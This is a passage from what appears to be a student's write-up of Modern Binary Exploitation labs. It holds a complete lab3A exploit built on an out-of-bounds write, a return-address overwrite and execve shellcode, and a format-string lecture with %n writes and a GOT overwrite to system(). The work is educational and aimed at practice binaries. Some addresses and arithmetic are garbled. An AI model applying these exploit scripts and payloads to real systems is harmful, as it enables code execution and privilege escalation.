0xbffff708|+0x000c: 0xbffff7f4 -> 0x00000000
0xbffff70c|+0x0010: 0xb7feccea -> <call_init.part+26> add ebx, 0x12316
0xbffff710|+0x0014: 0x00000001
0xbffff714|+0x0018: 0xbffff794 -> 0xbffff8b0 -> 0x00000000
0xbffff718|+0x001c: 0xbffff734 -> 0x1435f9d6
```

This is great we have a segfault!

```
Input command: store
Number: 1094795585
Index: -1073741715
Completed store command successfully
Input command: quit
Segmentation fault (core dumped)
```

Unfortunately, this victory was short lived as if you recall we cannot write to 0xb7 addresses.

```
Input command: store
Number: 3086839812
Index: -1073741715
*** ERROR! ***
This index is reserved for quend!
*** ERROR! ***
Failed to do store command
```

Even if we leveraged an integer overflow the roll-over integer would still be 0xb7 so returning to the buffer in quit was a no go. My next train of thought was maybe we can store a number at say index one and make ESP point to that? So, I stored 144 (0x90) at index 1 and write our return address at 3221222732 (0xfffff54c).

```
-> 0x8048c3b <main+553>      ret
 \-> 0xbffff54c                  nop
     0xbffff54d                  add    BYTE PTR [eax], al
```

Nice, maybe we can write jump code to our A's?

```
nasm > jmp 0xb7fd7004
00000000  E9FF6FFDB7          jmp 0xb7fd7004
```

Of course, we will have to place this jump at index 1 and 2, but I quickly found that using this was a no go since it will have to be sent in little endian the check for 0xb7 will prevent the write.

Another option is we can probably use a register as a reference to perform the jump, I decided to go with EBX (0xb7fc0d000) (I'm using python interactive prompt for calcs):

```
>>> 0xb7fc0d000-0xb7fd7004  
-40964  
>>> hex(0xb7fc0d000+40964)  
'0xb7fd7004'
```

Nice so we simply need to add 40964 (in decimal) to EBX and the jump should occur.

```
nasm > add ebx,40964d  
00000000 81C304A00000      add ebx,0xa004  
nasm > jmp ebx  
00000000 FFE3             jmp ebx
```

Luckily in this case we don't need to worry about NULL bytes since the number is stored as an unsigned integer! After messing with the buffer, a bit, I concluded with the following numbers:

```
Input command: store  
Number: 2684666753  
Index: 1  
Completed store command successfully  
Input command: store  
Number: 3825139712  
Index: 2  
Completed store command successfully  
Input command: store  
Number: 3221222732  
Index: -1073741715  
Completed store command successfully
```

Where 2684666753 is 0xA004c381 and 3825139712 is 0xe3ff0000. Once sent and quit is executed we can see we have a reliable jump!

```
-> 0x8048c3b <main+553>          ret  
\-> 0xbffff54c                  add    ebx, 0xa004  
    0xbffff552                  jmp    ebx
```

And once the jump is taken, we land into our buffer where we can store shellcode!

```
gef> disassemble $eip,+2  
Dump of assembler code from 0xbffff552 to 0xbffff554:  
=> 0xbffff552: jmp    ebx  
End of assembler dump.  
gef> x/x $ebx  
0xb7fd7004: 0x41414141
```

We're done right?

So, after all that madness I created the following POC:

```
1 #!/usr/bin/env python
2
3 import sys
4 import struct
5
6 shellcode = ( # we only have 15 bytes
7 "\x41\x41\x41\x41\x41"
8 "\x41\x41\x41\x41\x41"
9 "\x41\x41\x41\x41\x41"
10 )
11
12 injection = "store\n"
13 injection += "2684666753\n" # +-[ add ebx,0xa004 ]
14 injection += "1\n" # +-[ jmp ebx      ]
15 injection += "store\n" # |
16 injection += "3825139712\n" # |
17 injection += "2\n" # +---> data[1]
18
19 injection += "store\n"
20 injection += "3221222732\n" # 0xfffff54c -> data[1]
21 injection += "-1073741715\n" # POC proved data[-1073741715] -> 0xfffff6fc
22 injection += "quit"
23 injection += shellcode
24 injection += "\\n"
25
26 sys.stdout.write(injection)
```

However once ran we ran into some problems, when ran the JMP was not taking us to our A's what gives?

```
$eax : 0x0
$ebx : 0xb7fd7004 -> "e\n2684666753\n1\nystore\n3825139712\n2\nystore\n322[...]"
$ecx : 0x74
$edx : 0xfffff6d8 -> 0x74697571 ("quit"?) 
$esp : 0xfffff700 -> 0x00000001
$ebp : 0x0
$esi : 0x0
$edi : 0x0
$eip : 0xfffff552 -> 0x0000e3ff
$eflags: [carry parity adjust zero SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033
-----
0xfffff700|+0x000: 0x00000001 <-$esp
0xfffff704|+0x004: 0xfffff798 -> 0x00000000
0xfffff708|+0x008: 0xfffff7f4 -> 0x00000000
0xfffff70c|+0x00c: 0xb7feccea -> <call_init.part+26> add ebx, 0x12316
0xfffff710|+0x010: 0x00000001
0xfffff714|+0x014: 0xfffff794 -> 0xfffff8b0 -> 0x00000000
0xfffff718|+0x018: 0xfffff734 -> 0xb3a48d75
0xfffff71c|+0x01c: 0x0804a27c -> 0xb7e3c990 -> <_libc_start_main+0> push ebp
-----
0xfffff546          (bad)
0xfffff547          mov    edi, 0x0
0xfffff54c          add    ebx, 0xa004
->0xfffff552         jmp    ebx
```

Fixing the JMP

Strangely our buffer of A's was no longer stored at the expected address. So, I proceeded to search for it.

```
gef> search-pattern AAAAAAAAAAAAAA  
[+] Searching 'AAAAAAAAAAAAAA' in memory  
[+] In (0xb7fd7000-0xb7fdb000), permission=rwx  
0xb7fd7047 - 0xb7fd7058 -> "AAAAAAAAAAAAAA\\n"
```

Alright no biggie we just need to adjust the offset:

```
>>> 0xb7fd000-0xb7fd7047  
-41031  
>>> hex(41031)  
'0xa047'  
>>>  
  
nasm > add ebx,0xa047  
00000000 81C347A00000      add ebx,0xa047  
nasm >  
  
>>> 0xA047C381  
2689057665  
>>> 0xe3ff0000  
3825139712
```

Now we can update our POC... Once sent we have code exec!

```
$eax    : 0x0  
$ebx    : 0xb7fd7047 -> "AAAAAAAAAAAAAA\\n"  
$ecx    : 0x74  
$edx    : 0xfffff6d8 -> 0x74697571 ("quit"?)  
$esp    : 0xfffff700 -> 0x00000001  
$ebp    : 0x0  
$esi    : 0x0  
$edi    : 0x0  
$eip    : 0xb7fd7047 -> "AAAAAAAAAAAAAA\\n"
```

Crafting the Shellcode

This was relatively easy since as we recall we had a pointer to `/bin/sh` at `0xb7f83a24`. My final shellcode as well as my final POC is shown below.

```
1 #!/usr/bin/env python
2
3 import sys
4 import struct
5
6 shellcode = ( # we only have 15 bytes
7 # [-----REGISTERS-AT-CRASH-----]
8 # $eax : 0x0
9 # $ebx : 0xb7fd7047 -> "AAAAAAAAAAAAAA\n"
10 # $ecx : 0x74
11 # $edx : 0xfffffff6d8 -> 0x74697571 ("quit"|)
12 # $esp : 0xfffff700 -> 0x00000001
13 # $ebp : 0x0
14 # $esi : 0x0
15 # $edi : 0x0
16 # $eip : 0xb7fd7047 -> "AAAAAAAAAAAAAA\n"
17 #
18 "\xBB\x24\x3A\xF8\xB7" # mov ebx,0xb7f83a24 -> "/bin/sh"
19 "\x50" # push eax
20 "\x89\xe2" # mov edx,esp
21 "\x53" # push ebx
22 "\x89\xE1" # mov ecx,esp
23 "\xB0\x0B" # mov al,0xb
24 "\xCD\x80" # int 0x80
25 )
26
27 injection = "store\n"
28 injection += "2689057665\n" # +-[ add ebx,0xa047 ] -: 0xA047C381
29 injection += "1\n" # +-[ jmp ebx ] -: 0xe3ff0000
30 injection += "store\n" # |
31 injection += "3825139712\n" # |
32 injection += "2\n" # +---> data[1]
33
34 injection += "store\n"
35 injection += "3221222732\n" # 0xfffff54c -> data[1]
36 injection += "-1073741715\n" # POC proved data[-1073741715] -> 0xfffff6fc
37 injection += "quit"
38 injection += shellcode
39 injection += "\n"
40
41 sys.stdout.write(injection)
```

Once ran we could see `/bin/sh` was in fact executed and we had a working exploit... or did we?

```
Input command: Number: Index: Completed store command successfully
Input command: Number: Index: Completed store command successfully
Input command: Number: Index: Completed store command successfully
process 1479 is executing new program: /bin/dash
[Inferior 1 (process 1479) exited normally]
```

I soon find out that my exploit did not work outside of GDB because of the environment variables. So, I needed to deploy another technique.

Another alternative to what I will do is using fixenv a tool to keep stack addresses the same. While this is what most students did it is not really the most effective method.

Using RVA and getting a reliable exploit

I began to search for a pointer that I could use to calculate where our return address would be 100% of the time regardless of GDB.

In order to do this, I began to make notes on pointers and calculating how far the address from RET would be if we leaked it using read. If you recall, there is no sanitization so all we need to do is find a good pointer and leak the address.

Without changing the environment if you break at main, you'll notice that 0xfffff714 points to our path and more importantly the address 0xfffff794.

```
0xfffff6fc|+0x0000: 0xb7e3ca83 -> <_libc_start_main+243> mov DWORD PTR [esp], eax      <-$esp
0xfffff700|+0x0004: 0x00000001
0xfffff704|+0x0008: 0xfffff794 -> 0xfffff8b0 -> "/levels/lab03/lab3A"
0xfffff708|+0x000c: 0xfffff79c -> 0xfffff8c4 -> "XDG_SESSION_ID=2"
0xfffff70c|+0x0010: 0xb7feccea -> <call_init.part+26> add ebx, 0x12316
0xfffff710|+0x0014: 0x00000001
0xfffff714|+0x0018: 0xfffff794 -> 0xfffff8b0 -> "/levels/lab03/lab3A"
0xfffff718|+0x001c: 0xfffff734 -> 0xfdb44a2c
```

Now unset the environment variables added by GDB in my case it was just 2.

```
gef> unset env LINES
gef> unset env COLUMNS
```

This time we can see 0xfffff714 pointing to 0xfffff7a4.

```
0xfffff70c|+0x0000: 0xb7e3ca83 -> <_libc_start_main+243> mov DWORD PTR [esp], eax      <-$esp
0xfffff710|+0x0004: 0x00000001
0xfffff714|+0x0008: 0xfffff7a4 -> 0xfffff8c5 -> "/levels/lab03/lab3A"
0xfffff718|+0x000c: 0xfffff7ac -> 0xfffff8d9 -> "XDG_SESSION_ID=2"
0xfffff71c|+0x0010: 0xb7feccea -> <call_init.part+26> add ebx, 0x12316
0xfffff720|+0x0014: 0x00000001
0xfffff724|+0x0018: 0xfffff7a4 -> 0xfffff8c5 -> "/levels/lab03/lab3A"
0xfffff728|+0x001c: 0xfffff744 -> 0x18529c5b
```

Now at this point in the exploit development process I started using jump sled at index 97 and 98. When we return to this address, we can see that we are returning to 0xfffff6cc (ENV is set):

```
-> 0x8048c3b <main+553>          ret
   \-> 0xfffff6cc                  jmp    0xfffff6dc
      0xfffff6ce                  jmp    0xfffff6dc
      0xfffff6d0                  jmp    0xfffff6dc
      0xfffff6d2                  jmp    0xfffff6dc
```

However, if you unset the variables, you'll find that the return address pointing to our sled is now at 0xfffff6dc:

```
gef> search-pattern 0xeb0ceb0eeb
[+] Searching '\xeb\x0e\xeb\x0c\xeb' in memory
[+] In '[stack]'(0xbffdf000-0xc0000000), permission=rwx
  0xfffff6dc - 0xfffff6f0 -> "\xeb\x0e\xeb\x0c\xeb[...]"
```

But recall when using read we can leak whatever 0xbffff714 points to and even better we can see that if we add the offset to the base address of the leak subtracted from the return address, we can 100% get the address where our sled is located:

```
>>> # ENV SET
...
>>> hex(0xbffff6cc-0xbffff794)
'-0xc8'
>>> # ENV UNSET
...
>>> hex(0xbffff6dc-0xbffff7a4)
'-0xc8'
>>> hex(0xbffff7a4-0xc8)
'0xbffff6dc'
```

Nice! Putting all the pieces of the puzzle together we now had a reliable method of gaining code execution!

```
lab3A@warzone:/levels/lab03$ (python /tmp/sploit.py; cat ;) | /levels/lab03/lab3A
-----
Welcome to quend's crappy number storage service!
-----
Commands:
  store - store a number into the data storage
  read  - read a number from the data storage
  quit  - exit the program
-----
quend has reserved some storage for herself :>
-----
[*] got a pointer to data[-1073741709]=0xbffff714: 0xbffff724L
[+] return address will be at 0xbffff65cL
Input command: Number: Index: Completed store command successfully
Input command: Number: Index: Completed store command successfully
Input command: Number: Index: Completed store command successfully
id
uid=1012(lab3A) gid=1013(lab3A) euid=1013(lab3end) groups=1014(lab3end),1001(gameuser),1013(lab3A)
```

Nice so to summarize the steps taken to exploit this vulnerability we needed to (or at least the path I took).

- Understand the out of bounds read/store to access other parts of memory
- Craft a POC to easily determine what index would point to what address
- Overwrite a return address (quit in main() in my POC)
- Point the return address to our Jump Sled (which is unnecessary because we leak an address, we can offset meaning a normal jump would suffice)
- Jump into the shellcode we crafted
- Win

This was by far my favorite challenge so far.

POC Code

```
1 import os
2 import sys
3 import subprocess
4
5 shellcode = (
6 "\x31\xC9"          # xor ecx,ecx
7 "\xF7\xE1"          # mul ecx
8 "\xBB\x24\x3A\xF8\xB7" # mov ebx,0xb7f83a24 -> "/bin/sh"
9 "\xB0\x0B"          # mov al,0xb
10 "\xCD\x80"         # int 0x80
11 "\x90"              # nop
12 "\x90"              # nop
13 )
14
15 def leak_pointer():
16     leak_ptr = "read\n"      # out of bounds read
17     leak_ptr += "-1073741709\n" # 0xfffffff714|+0x0008: <leak>
18     leak_ptr += "quit"
19
20     cmd = "echo \"{:s}\\" | /levels/lab03/lab3A".format(leak_ptr)
21     r = os.popen(cmd).read()
22     addr = r.split('\n')[11].split(' ')[9]
23
24     sys.stderr.write("[*] got a pointer to data[-1073741709]=0xfffffff714: %s\n" %
hex(int(addr)))
25
26     return int(addr)
27
28 def exploit_buffer(base_address):
29     offset2libc = -0xc8        # leak subtracted from base address == RET dest
30
31     injection = "store\n"      # Jump Sled the most stable method
32     injection += "216731371\n" # 0x0ceb0eef -> jmp 0xe, jmp 0xc
33     injection += "97\n"        # data[97]
34
35     injection += "store\n"      # ^
36     injection += "149621483\n" # 0x08eb0aeb -> jmp 0xa, jmp 0x8
37     injection += "98\n"        # data[98]
38
39     ret = base_address + offset2libc
40
41     sys.stderr.write("[+] return address will be at %s\n" % hex(ret))
42
43     overwrite = "store\n"      # overwrite RET at <main+553>
44     overwrite += "%d\n" % (ret) # 0xfffffff79c -> data[97]
45     overwrite += "-1073741715\n" # POC proved data[-1073741715] -> 0xfffffff6fc
46     overwrite += "quit"        # inject our shellcode by appending it
47     overwrite += shellcode    # <--- our shellcode
48     overwrite += '\n'          #
49
50     payload = injection + overwrite
51     sys.stdout.write(payload)
52
53 def main():
54     ptr = leak_pointer()
55     exploit_buffer(ptr)
56
57 main()
```

0x09 - Format Strings

Format string vulnerabilities are less common nowadays, but they are an important bug class that can be tricky to exploit.

This lecture covers uncontrolled format string vulnerabilities and how they can be abused to leak information or take control of a vulnerable application.

So, what is a format string? Below we are given an example:

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main(int argc, char *argv[])
5 {
6     char *format = "%s";
7     char *arg1 = "Hello World!\n";
8     printf(format, arg1);
9     return EXIT_SUCCESS;
10 }
```

We can see that lots of functions use them (*man sprintf*):

```
SYNOPSIS
#include <stdio.h>

int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);
```

Below is a table of common conversion specifiers.

Char	Type	Usage
s	4-byte	Integer
u	4-byte	Unsigned Integer
x	4-byte	Hex
s	4-byte pointer	String
c	1-byte	Character

There are also length modifiers.

Char	Type	Usage
hh	1-byte	char
h	2-byte	short int
l	4-byte	long int
ll	8-byte	long long int

As an example, we could do `%hd`.

Mistakes

Let's look at a program provided by MBE where user-controlled input is taken.

```
1  /*
2  * Format Strings Example 1
3  *
4  */
5 #include <stdio.h>
6 #include <stdlib.h>
7
8 int
9 main(int argc, char *argv[])
10 {
11     char buf[100];
12
13     fgets(buf, 100, stdin);
14     printf(buf);
15
16     return EXIT_SUCCESS;
17 }
```

What could go wrong? Let's try different forms of input, for example I know that %p will print a pointer or address let's try it.

```
root@warzone:/levels/lecture/format_strings$ ./fmt_lec01
%p %p %p
0x64 0xb7fcdc20 0xbffff7a4
```

Nice it looks to be printing addresses. However Interestingly when we pass `'%s` as input we get a segmentation fault.

```
root@warzone:/levels/lecture/format_strings$ ./fmt_lec01
%d
100
root@warzone:/levels/lecture/format_strings$ ./fmt_lec01
%s
Segmentation fault (core dumped)
```

Reading data

As shown with %p we can read data such as addresses, for example send a buffer of 4 A's and the format %08x ten times and you should see something like this:

```
root@warzone:/levels/lecture/format_strings$ python -c 'print("AAAA"+ "%08x.*10)" | ./fmt_lec01
AAAA00000064.b7fc0c20.bffff7a4.bffff744.bffff6b8.41414141.78383025.3830252e.30252e78.252e7838.
```

Unfortunately, `printf("%x%x%x%x")` will only get us so far. We must go through the buffer since it's on the stack. In addition to this we have a limited input size.

Direct Parameter Access

We can access parameters by passing the printf function a parameter such as "%<number>\$<format>". Below are a couple of examples.

- `printf("%3$d", 1, 2, 3);` -> 3
- `printf("%3$d%2$d%1$d", 1,2,3);` -> 321

Going back to the binary provided by MBE run the following commands sending integers 10 -> 100 in the format shown above.

```
for i in {10..100}; do echo "%$i'$s' | ./fmt_lec01 arg2 arg2; done
```

Once ran we can see some sensitive information being leaked:

```
./fmt_lec01
arg2
arg2
(null)
SHELL=/bin/bash
TERM=screen-256color
USER=root
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33:01:cd=40;33:01:or=40;31;01:su
=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=0
1;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01
;31:*.lz=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=0
1;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*
7z=01;31:*.rz=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35
:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng
=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35
:*.mp4=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01
;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd
=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.axv=01;35:*.anx=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*
.au=00;36:*.flac=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00
;36:*.wav=00;36:*.axa=00;36:*.oga=00;36:*.spx=00;36:*.xspf=00;36:
SUDO_USER=gameadmin
SUDO_UID=1000
ENV=/etc/profile
USERNAME=root
MAIL=/var/mail/root
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
PWD=/levels/lecture/format_strings
LANG=en_US.UTF-8
PS1=\[\033[01;31m\]\u\[033[00;37m\]@\[\033[01;32m\]\h\[033[00m\]:\[033[01;34m\]\w\[033[00m\]$
```

Writing data

Using %n we can write an integer to locations in process memory. %n takes a **pointer** as an argument and writes the number of bytes written to far. Let's send the applications some %x, along with our A's.

```
root@warzone:/levels/lecture/format_strings$ python -c 'print("AAAA"+%x.*5+"%x%x")' | ./fmt_lec01
AAAA64.b7fc020.bffff7a4.bffff744.bffff6b8.41414141252e7825
```

Let's remove a few so our A's (0x41414141) sit at the top of the stack.

```
root@warzone:/levels/lecture/format_strings$ python -c 'print("AAAA"+%x.*4+"%x%x")' | ./fmt_lec01
AAAA64.b7fc020.bffff7a4.bffff744.bffff6b841414141
```

Now let's switch the last %x to %n.

```
root@warzone:/levels/lecture/format_strings$ python -c 'print("AAAA"+%x.*4+"%x%n")' | ./fmt_lec01
Segmentation fault (core dumped)
root@warzone:/levels/lecture/format_strings$
```

This happened since 0x41414141 isn't a valid address. But we can find one relatively easily.

Exercise 2

Let's try to change "unchangeable" in *fmt_lec02.c*:

```
1 /*
2  * Format Strings Example 2
3  *
4  */
5 #include <stdio.h>
6 #include <stdlib.h>
7
8 int
9 main(int argc, char *argv[])
10 {
11     int unchangeable = 0xcafebabe;
12     char buf[100];
13
14     fgets(buf, 100, stdin);
15     printf(buf);
16
17     //HINT
18     fprintf(stderr, "unchangeable @ %p\n", &unchangeable);
19
20     //fgets makes it impossible to overflow the buffer,
21     // but just in case...
22     if (unchangeable != 0xcafebabe) {
23         printf("Cookie overwritten!\n");
24         printf("unchangeable changed to %#x\n", unchangeable);
25         exit(EXIT_FAILURE);
26     }
27
28     return EXIT_SUCCESS;
29 }
```

So, we can see that we won't be able to overflow the buffer, but we will be able to overwrite the cookie. A huge hint we are given by the program is that when ran it'll output the address that contains the cookie:

```
root@warzone:/levels/lecture/format_strings$ python -c 'print ""' | ./fmt_lec02
unchangeable @ 0xbffff694
```

So I proceeded to send 4 A's, and 205 "%p"'s to print addresses leaked.

```
root@warzone:/levels/lecture/format_strings$ python -c 'import struct; print "AAAA"+"%p "*205' | ./fmt_lec02  
unchangeable @ 0xbffff684  
AAAAA0x64 0xb7fcdc20 0xbffff794 0xbffff734 0xcafebabe 0x41414141 0x25207025 0x70252070 0x20702520 0x25207025
```

In the screenshot above you can see that 0x41414141 (our A's) sits on top of Oxcafbebabe. Now recall the descriptions from MBE, since %n takes a pointer all we need to do is calculate the offset to 0x41414141 and place the address of unchangeable at this location. Once we do that %n will write the number of bytes written so far to this location thus overwriting the original value.

```
root@warzone:/levels/lecture/format_strings$ python -c 'import struct; print "AAAAA"+"%p "*6' AAAA0x64 0xb7fcfdc20 0xbfffff794 0xbfffff734 0xcafebabe 0x41414141  
unchangeable @ 0xbfffff684
```

Nice so the offset to our controlled input is at 5. So, we just need to send:

- pointer / address (0xbfffff684)
 - “%p”
 - “%n”

Once sent we can see we have successfully changed the cookie:

```
root@warzone:/levels/lecture/format_strings$ python -c 'print "\x84\xf6\xff\xbf"+"%p "*5 + "%n"\n00000x64 0xb7fcdc20 0xbffff794 0xbffff734 0xcafebab\nunchangeable @ 0xbffff684\nCookie overwritten!\nunchangeable changed to 0x35\nroot@warzone:/levels/lecture/format_strings$
```

Now another trick we can do is use %0(int)x, which will add a padding of 0's depending on the number given. So far, we have seen "%08x", but for example if we send the following buffer:

Then the cookie is overwritten with 0x1337!

```
unchangeable @ 0xbffff684  
Cookie overwritten!  
unchangeable changed to 0x1337
```

Controlled Writes

What do we do when our shellcode is at say Oxdeadbeef, and the buffer isn't that big? How do we count that many characters?

“%<number>x” can be used to specify width, for example %8x prints 8 characters; “%08x” pads it with 0’s instead of space. The formula for controlled writes is ***WANTED_ADDR-CURRENT+8***. For example, if we send “%08x” the current value is 0x32, however if we wanted to make the value 0xef we would do 0xef-0x32+8 as shown below.

```
root@warzone:/levels/lecture/format_strings$ python -c 'print "\x84\xf6\xff\xbf" + "%p *4 + "%08x" + "%n"' | ./fmt_lec02
0x64 0xb7fdc20 0xbffff794 0xbffff734 cafebabe
unchangeable @ 0xfffff684
Cookie overwritten!
unchangeable changed to 0x32
root@warzone:/levels/lecture/format_strings$ python -c 'print "\x84\xf6\xff\xbf" + "%p *4 + "%197x" + "%n"' | ./fmt_lec02
0x64 0xb7fdc20 0xbffff794 0xbffff734
        cafebabe
unchangeable @ 0xfffff684
Cookie overwritten!
unchangeable changed to 0xef
root@warzone:/levels/lecture/format_strings$
```

Above you can see the equation resulted in 197, so once "%197x" was send the cookie was successfully changed to 0xef.

Notably we can also write multiple bytes.

```
root@warzone:/levels/lecture/format_strings$ python -c 'print "AAAAJUNKAAAA" + "%p."*8' | ./fmt_lec02
AAAAJUNKAAAA0x64.0xb7fc0c20.0xfffff794.0xfffff734.0xcafebabe.0x41414141.0x4b4e554a.0x41414141
.
unchangeable @ 0xfffff684
root@warzone:/levels/lecture/format_strings$ python -c 'print
"\x84\xf6\xff\xbfJUNK\x84\xf6\xff\xbf" + "%08x.*5+"%n"+%08x+"%08x" | ./fmt_lec02
i\x84\xf6\xff\xbfJUNKi\x84\xf6\xff\xbf\x00000064.b7fc0c20.bfffff794.bfffff734.cafebabe.4b4e554abfffff684
unchangeable @ 0xfffff684
Cookie overwritten!
unchangeable changed to 0x39
```

But what happens when we encounter a negative as shown below, where we want to get to say 0xbe but currently hold 0xf7.

We can add a “1” and it will wrap around for example $0x1be - 0xf7 + 8 = 207$:

Note that `%n` writes 4 bytes. So, we will be clobbering extra bytes.

We can swap `%n` with `%hn` which will write 2 bytes at a time, thus preventing the clobbering.

```
root@warzone:/levels/lecture/format_strings$ python -c 'print "\x84\xf6\xff\xbfJUNK\x84\xf6\xff\xbf" + "%08x.*4+"%48831x"+"%hn"' | ./fmt_lec02
unchangeable @ 0xfffff684
Cookie overwritten!
unchangeable changed to 0xcafebeef
```

Exercise 3

Let's try to gain access to `fmt_lec03`. As always, I started by looking at the source code:

```
1 /*
2  * Format Strings Example 3
3  *
4  */
5 #include <stdio.h>
6 #include <stdlib.h>
7
8 int
9 main(int argc, char *argv[])
10 {
11     int unchangeable = 0xdeadbeef;
12     char buf[100];
13
14     fgets(buf, 100, stdin);
15     printf(buf);
16
17 //HINT
18     fprintf(stderr, "unchangeable @ %p\n", &unchangeable);
19
20     if (unchangeable == 0xcafebabe) {
21         printf("Success!\n");
22     } else {
23         printf("Failure!\n");
24         printf("unchangeable is %#x", unchangeable);
25         exit(EXIT_FAILURE);
26     }
27
28     return EXIT_SUCCESS;
29 }
```

So, all we need to do is change “unchangeable” and since the pointer address is leaked to us, we don’t even need to step into a debugger. All we need to do is store the value `0xcafebabe` at this location. I won’t lie I was stuck on this one for a sec... Let’s take this from the top. Below you can see that our A’s are at an offset of 5.

```
root@warzone:/levels/lecture/format_strings$ python -c 'print "AAAA"+"%p "*50' |
/levels/lecture/format_strings/fmt_lec03
unchangeable @ 0xfffff624
AAAAA0x64 0xb7fcde20 0xbfffff734 0xbfffff6d4 0xdeadbeef 0x41414141 0x25207025 0x70252070
0x20702520 0x25207025 0x70252070 -snip-
```

From this we can craft our POC. Notably we must recall that the stack grows downwards. Now what does this matter?

1. We will write the “lower” (`0xbabe`) 2 bytes to `0xfffff624`
2. We will write the “higher” (`0xcafe`) 2 bytes to `0xfffff626`

In theory this should allow us to easily write a large number.

POC:

```
1 # python /tmp/fmt03_sploit.py | /levels/lecture/format_strings/fmt_lec03
2
3 import struct
4
5 payload = struct.pack('<L', 0xbffff624)
6 payload += "AAAA"
7 payload += struct.pack('<L', 0xbffff626)
8 payload += "AAAA"
9
10 payload += "%08x" * 4
11 payload += "%08x"
12 payload += "%n"
13
14 print payload
```

Once sent we see that unchangeable is at 0x38, using the equation we can update our POC:

```
1 # python /tmp/fmt03_sploit.py | /levels/lecture/format_strings/fmt_lec03
2
3 import struct
4
5 payload = struct.pack('<L', 0xbffff624)
6 payload += "AAAA"
7 payload += struct.pack('<L', 0xbffff626)
8 payload += "AAAA"
9
10 payload += "%08x" * 4
11 payload += "%47758x" # 0xbabe - 0x38 + 8 = 47758
12 payload += "%n"
13
14 payload += "%08x"
15 payload += "%n"
16
17 print payload
```

Once the above is sent unchangeable is changed to 0xbac6babe, as with the last value sent, we use the same equation $0xafe-0bac6+8$ which returns 4160. With this value we update the POC, this time when we send it, we gain access!

```
unchangeable @ 0xbffff624
Success !
```

If we would have gone ahead and ran the equation against 0xafebabe ... it would have taken a lot longer to overwrite 0deadbeef with all the spaces generated by %<num>x. Not to mention it would not have been possible.

```
root@kali:~# python
Python 2.7.16+ (default, Jul  8 2019, 09:45:29)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> 0xafebabe-0x38+8
3405691534
>>> █
```

Don't believe me? Try sending that to %n it won't even parse that number.

Gaining control

When trying to gain control over the application we are normally going to be looking for:

- A return address
- Function pointers
- The Global Offset Table (GOT)
- Destructor List (DTOR)

Where a return address and function pointers are stack based whereas the other items are binary based.

Global offset table

The GOT is a list of pointers to dynamically linked symbols for example printf or system. Let's look at *fmt_lec04*.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int
5 main(int argc, char *argv[])
6 {
7     char buf[100];
8
9     fgets(buf, 100, stdin);
10    printf(buf);
11    fgets(buf, 100, stdin);
12    printf(buf);
13
14    return EXIT_SUCCESS;
15 }
```

When compiled if we run *readelf --relocs* we see the following.

```
root@warzone:/levels/lecture/format_strings$ readelf --relocs ./fmt_lec04

Relocation section '.rel.dyn' at offset 0x4e8 contains 2 entries:
  Offset      Info      Type            Sym.Value  Sym. Name
08049ffc  00000506 R_386_GLOB_DAT    00000000  __gmon_start__
0804a028  00000f05 R_386_COPY       0804a028  stdio

Relocation section '.rel.plt' at offset 0x4f8 contains 5 entries:
  Offset      Info      Type            Sym.Value  Sym. Name
0804a00c  00000207 R_386_JUMP_SLOT   00000000  printf
0804a010  00000307 R_386_JUMP_SLOT   00000000  fgets
0804a014  00000407 R_386_JUMP_SLOT   00000000  __stack_chk_fail
0804a018  00000507 R_386_JUMP_SLOT   00000000  __gmon_start__
0804a01c  00000607 R_386_JUMP_SLOT   00000000  __libc_start_main
```

Let's change where printf() goes! We'll write *0xb7e63190 (system)* at *0x0804a00c (GOT - printf)*.

```
gef> p system
$1 = {<text variable, no debug info>} 0xb7e63190 <__libc_system>
```

Unforunatley we quickly run into an issue; above we see the 0x0a byte which is a bad character, after all it is a newline.

Before digging into the bypass, let's manually overwrite this value using GDB:

```
gef> x 0x804a00c
0x804a00c <printf@got.plt>: 0x08048566
gef> set {int}0x804a00c=0xb7e63190
gef> x 0x804a00c
0x804a00c <printf@got.plt>: 0xb7e63190
```

Once ran we can see that the address at the GOT has changed. If we continue execution we are given a prompt, if we send `/s -` the following occurs.

```
gef> c
Continuing.
ls -l
[New process 1327]
Reading symbols from /usr/lib/debug/lib/i386-linux-gnu/libc-2.19.so...done.
Reading symbols from /usr/lib/debug/lib/i386-linux-gnu/ld-2.19.so...done.
process 1327 is executing new program: /bin/dash
